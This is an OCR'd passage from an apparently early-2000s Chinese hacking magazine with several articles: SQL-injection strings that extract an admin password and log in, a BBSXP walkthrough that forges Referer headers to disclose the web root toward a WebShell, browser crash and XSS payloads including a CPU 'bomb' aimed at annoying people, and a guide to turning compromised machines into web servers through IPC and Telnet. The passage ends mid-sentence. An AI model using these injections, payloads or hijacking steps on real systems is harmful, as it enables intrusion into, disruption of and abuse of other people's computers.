就按照第二种方法的思路，我们先拿一个密码吧。密码字段是多少？80%都可以猜到的。先看看网页表单的源代码，看看那个密码框的名字"name=password"试试"password"，在账号中输入"' and password>1 and ''='"，提示"password"不是有效的字段名，看来不是这个，换换常用的试试"userpassword"，输入"' and userpassword>1 and ''='"，好了，爆出密码竟然是"fuckusa"，现在我们来拿账号吧，在账号框中输入"' or userpassword='fuckusa' and username>1 and ''='"直接爆出账号了，证明我们字段名是猜对的。账号是"admin"，现在我们拿着账号的密码来登录吧！OK，成功返回管理页面，如图4所示。

> **admin 登陆成功！**
>
> [用户管理] [注册实录文件]
>
> [投票管理] [进入所局域网]
>
> [文章审批] [修改用户密码]

图4

看完本文，相信各位读者朋友在大体上也有了一定了解，找个站点来测试吧（请不要破坏站点），学习就是这样，只要你肯花功夫，自己就会不断地进步。



适合读者	脚本爱好者
前置知识	ASP代码阅读能力
难度等级	中

小议BBSXP绝对路径暴露漏洞

文/ llikz

今天我把最新版本的bbsxp v5.0 sp2下载到了我的机器上，开启IIS，打开浏览器，速度快，仅占用很少的内存，感觉比庞大的动网BBS系统好多了，呵呵，咱们还是慢慢研究一下它的安全性吧！

花了一下午的时间，终于把源码大致读了一遍，感觉写的还不错。它对变量的过滤和动网系统是截然不同的，虽然Request.Cookies("username")在源码中随处可见，可它是先在Setup.asp这个文件中对Cookies("username")进行验证的，这个文件几乎被包含在论坛系统的每个文件中，它负责对用户进行身份验证，对变量进行过滤，及定义几个重要的函数。于是我把焦点放在了这个文件中，我们来看这个文件中的一个函数的定义：

```
sub log(message)
conn.Execute("insert into log (username,ip,windows,remark) values ('"&Request.Cookies("username")&"','"&remoteaddr&"','"&Request.Servervariables("HTTP_USER_AGENT")&"','"&message&"')")
end sub
```

显然没有对Servervariables("HTTP_USER_AGENT")变量进行过滤，呵呵，有戏了，于是我兴高采烈地就去找这个文件的调用地方。可惜高兴的太早了，这个函数调用竟出现在Admin.asp这个文件中！晕倒，我要是有Admin.asp文件的访问权限，还用注入提升我的权限？直接传个ASP木马不就得了吗，郁闷死我了！一个下午不能白干吧？继续找！

打开Compact.asp这个文件我就觉得没有白费时间了，为了便于说明，我把文件的内容放到了这里：

```
<%
option explicit
if instr(Request.ServerVariables("http_referer"),"http://"&Request.ServerVariables("server_name")&"") = 0 then
response.write "<script>alert('来源错误!');history.back();</script>"
response.end
end if
Const JET_3X = 4
Function CompactDB(dbPath, boolIs97)
Dim fso, Engine, strDBPath
strDBPath = left(dbPath,instrrev(DBPath,"\"))
Set fso = CreateObject("Scripting.FileSystemObject")
If fso.FileExists(dbPath) Then
Set Engine = CreateObject("JRO.JetEngine")
If boolIs97 = "True" Then
Engine.CompactDatabase "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & dbpath, _
"Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & strDBPath & "temp.mdb;" _
& "Jet OLEDB:Engine Type=" & JET_3X
Else
Engine.CompactDatabase "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & dbpath, _
"Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & strDBPath & "temp.mdb"
End If
fso.CopyFile strDBPath & "temp.mdb",dbpath
fso.DeleteFile(strDBPath & "temp.mdb")
Set fso = nothing
Set Engine = nothing
CompactDB = "<script>alert('压缩成功!');history.back();</script>"
Else
CompactDB = "<script>alert('找不到数据库!\n请检查数据库路径是否输入错误!');history.back();</script>"
End If
End Function
Dim dbpath,boolIs97
dbpath = Request("dbpath")
boolIs97 = Request("boolIs97")
If dbpath <> "" Then
dbpath = server.mappath(dbpath)
response.write(CompactDB(dbpath,boolIs97))
End If
%>
```

呵呵，大家看出什么来了吗？它并没有对身份进行验证，只是用ServerVariables("http_referer")来验证数据是从哪里提交的，呵呵。

```
if instr(Request.ServerVariables("http_referer"),"http://"&Request.ServerVariables("server_name")&"") = 0 then
response.write "<script>alert('来源错误!');history.back();</script>"
response.end
end if
```

这段程序的意思就是说我们提交的变量ServerVariables("http_referer")如果不包含http://"&Request.ServerVariables("server_name")的话就不能继续执行下去。呵呵，我们可没有那么老实！

先用浏览器直接请求http://www.target.com/bbs/compact.asp，同时用WSockExpert截取数据，这时浏览器警告"来源错误"，数据包如下：

```
GET /compact.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 172.18.16.61
```

```
    Connection: Keep-Alive
    C o o k i e :   s k i n s = 1 ;
ASPSESSIONIDGGQGQRUC=GFJJBAJCJDMFMPFJDNKALNPN;
eremite=0; userpass=96E79218965EB72C92A549DD5A330112;
username=llikz; onlinetime=2004%2D9%2D26+0%3A24%3A37;
addmin=10; posttime=2004%2D9%2D26+0%3A34%3A03
    (这是我在我机器上做的实验)
```

我们发现没有Request.ServerVariables("http_referer")这个变量，这个可以自己加上，修改后如下:

```
    GET /compact.asp HTTP/1.1
    Accept: image/gif, image/x-xbitmap, image/jpeg, im-
age/pjpeg, application/msword, application/x-shockwave-flash,
*/*
    Referer: http://172.18.16.61/admin_fso.asp?menu=bak
(注意这里是新加的一句)
    Accept-Language: zh-cn
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win-
dows NT 5.1)
    Host: 172.18.16.61
    Connection: Keep-Alive
    C o o k i e :   s k i n s = 1 ;
ASPSESSIONIDGGQGQRUC=GFJJBAJCJDMFMPFJDNKALNPN;
eremite=0; userpass=96E79218965EB72C92A549DD5A330112;
username=llikz; onlinetime=2004%2D9%2D26+0%3A24%3A37;
addmin=10; posttime=2004%2D9%2D26+0%3A34%3A03
```

呵呵，这时用NC提交就不会弹出"来源错误"了，同时要注意Cookie中Posttime这个变量的修改，最好截到数据包修改后立即发送，不然得修改Posttime变量了，这个变量的时间会增加一点的。

通过上面的方式，我们就可以向这个文件提交变量了，看看都能提交什么好东东吧！仔细一看，原来这个文件是对数据库进行压缩的，气死，利用价值不是很高，我也懒得继续想了，交给高手们去玩吧。这里说说我的利用方法，提交如下的数据:

```
    GET /compact.asp?dbpath=conn.
asp&boolIs97=&Submit=+%D1%B9+%CB%F5+ HTTP/1.1
```

呵呵，这时服务器返回发生"500内部错误"，而且告诉我们"e:\web\conn.asp不是有效的数据库文件"，呵呵，Web的绝对路径不打自招了。哎，本人天生愚笨，只能想到这点利用了，不过如果服务器程序还有其他注入点的话，备份数据库得到WebShell是很有可能的！

我并不是单纯指出怎么可以得到WebShell或提升权限，而是向大家表明一切没有过滤的变量都有可能成为黑客利用的焦点，在互联网上用这种方法做身份验证的程序不在少数，大家可以搜搜看，相信会有比较满意的结果。

IE就是这样被攻击的

文/ 智创工作室 亦可

Internet Explorer已经成为我们上网冲浪不可或缺的工作之一，当我们在使用IE来浏览网页时，会遇到一些莫名其妙的情况，如IE停止响应、自动关闭、系统出错、甚至死机等。这是怎么回事呢？我们知道，Windows系统和IE浏览器存一些致命的Bug，当一些不怀好意的人在正常的网页中加入一些特定的代码后，一旦浏览者打开了此网页，就会遭到攻击，甚至一些敏感的个人信息也会被窃取。

我们肯定非常想知道别人是如何来攻击自己的IE的吧！下面就给大家列举了几个攻击例子。

1.对Internet Explorer实施DoS攻击

Internet Explorer浏览器存在DoS缺陷，在处理Object标签时出现错误，当使用浏览器打开包含攻击者提供的精心构造的临时html页面时，将导致IE浏览器停止所有打开的会话，导致产生DoS攻击。攻击方法为:

```
    <object id="test"
    data="#"
    width="100%" height="100%"
    type="text/x-scriptlet"
    VIEWASTEXT></object>
```

另外，一个包含特殊Object对象内容的html页面将导致DoS攻击，引起IE崩溃，这个特殊的Object对象为:<object data=" #" type=" text/x-scriptlet" ></object>

2.IE Shell:IFrame跨站脚本执行漏洞攻击

Microsoft Internet Explorer 6.0/6.0SP1存在跨站脚本执行缺陷，远程攻击者可利用此缺陷跨域在本地电脑区域中执行任意脚本。攻击者可以构建使用shell:属性的IFRAME页面，诱使用户访问，可导致以本地电脑域上下文执行任意脚本代码。测试方法如下:

```
    <a href="shell:My Music" onmouseover="window.
status=L_MyMusic_Text;return true" onmouseout="window.
status='';return true">
```

3.IE闪电死机炸弹

本炸弹利用计算不断成倍增长的字符串的长度，其中5表示速度，数值越小速度越快，但是要大于零，运行此炸弹会使CPU超负荷而死机，这用于针对特别烦的人！

```
    <script language="javascript">a="hello";function ad()
    {a=a+a;window.status=a.length;window.setTimeout("ad()
",5)}ad()</script>
```

4.Object对象链接和嵌入元素循环调用导致IE崩溃

IE中的Object对象链接和嵌入元素循环调用会导致IE崩溃，不相信？那就试试吧！先创建一个名为crach.htm的文件，其内容如下:

```
    <!--
    此代码所在的文件名应为crash.htm
    -->
    <object data=" crash.htm" type=" text/html" ></object>
```


当别人一运行此网页文件，IE就会崩溃。

另外，当网页中包含畸形的Input标签＜input type＞时就会导致IE崩溃。

蝴蝶：想来很多读者都很想要Web服务器吧？可是现在免费的主页空间实在难以寻觅，并且支持ASP、CGI、PHP的空间对我们多数人来说可不便宜。但是网上有那么多肉鸡，为什么不可以利用它们呢？或许可以将它们变成自己的Web服务器？可以吗？让我们来看看本文——

难度等级：中

前置知识：Windows使用经验，命令行方式的操作经验




命令行下将肉鸡做成服务器

文/图 汝林

天天在网上乱转，一有好东东出来总喜欢试试。这二天又看到了一个好东东——小巧的Web服务器NetBox。说到这个东东可厉害了，不仅小巧，而且完全是在命令行下进行安装。更刺激的是，Netbox完全支持ASP，也就是说你只要一安装它，就可以得到一台ASP服务器了。可以装动网论坛，可以装下载程序，反正就是你的了。OK！各位快快拿出自己的网鸡，我们一起将肉鸡变成服务器！

首先我们要下载Netbox。找不到的朋友可以到影子鹰安全网络下载中心进行下载http://www.cnhacker.cn。下载完即可解压，这是一个解压包：里面有5个主要的文件，还有1个文件夹和1个ASP文件。另外还有一些说明文件，大家可以先看一看。我们首先将MAIL.BOX这个文件用记事本打开，修改其中的端口、还有目录，设为你想要的（图1）。



```
Dim httpd

Shell.Service.RunService "NBWeb", "NetBox Web Server", "NetBox Http Server Sample"

'--------------------- Service Event ---------------------

Sub OnServiceStart()
    Set httpd = CreateObject("NetBox.HttpServer")

    If httpd.Create("", 88) = 0 Then
        Set host = httpd.AddHost("", "\www")

        host.EnableScript = true
        host.AddDefault "default.asp"
        host.AddDefault "default.htm"

        httpd.Start
    else
        Shell.Quit 0
    end if
End Sub

Sub OnServiceStop()
```

图1

看到没有？我将端口改为了88，将默认目录改为了WWW，保存退出。

接下来，当然是将这些文件上传到你肉鸡的SYSTEM32目录下，包括解压出来的文件夹和ASP文件（图2）。




图2

先和你的肉鸡进行IPC连接，这些是大家熟得不能再熟的工作了。下面我们做个自解压包，将所有的解压出来的文件选中，右键鼠标，选择添加到档案文件，做成一个压缩包，然后再双击这个压缩包，选择最边上的自释放，进入后如图3和图4所示。




图3

这样设置后，只要我们一解压就会自动运行INSTALL.BAT这个批处理，做好后选“完成”，就样就做好了一个自解压的压缩包，所有文件都放入这个压缩包中了。我们现在先将这个压缩包上传到我们的肉鸡上（图5）。




图4

OK！上传完毕，现在所有的文件都已上传到肉鸡之中了。我们现在要登录肉鸡了，我不知各位准备如何登录肉鸡，反正我一直都用的是OPENTELNET，只要有肉鸡的USER和PASSWORD，就可以



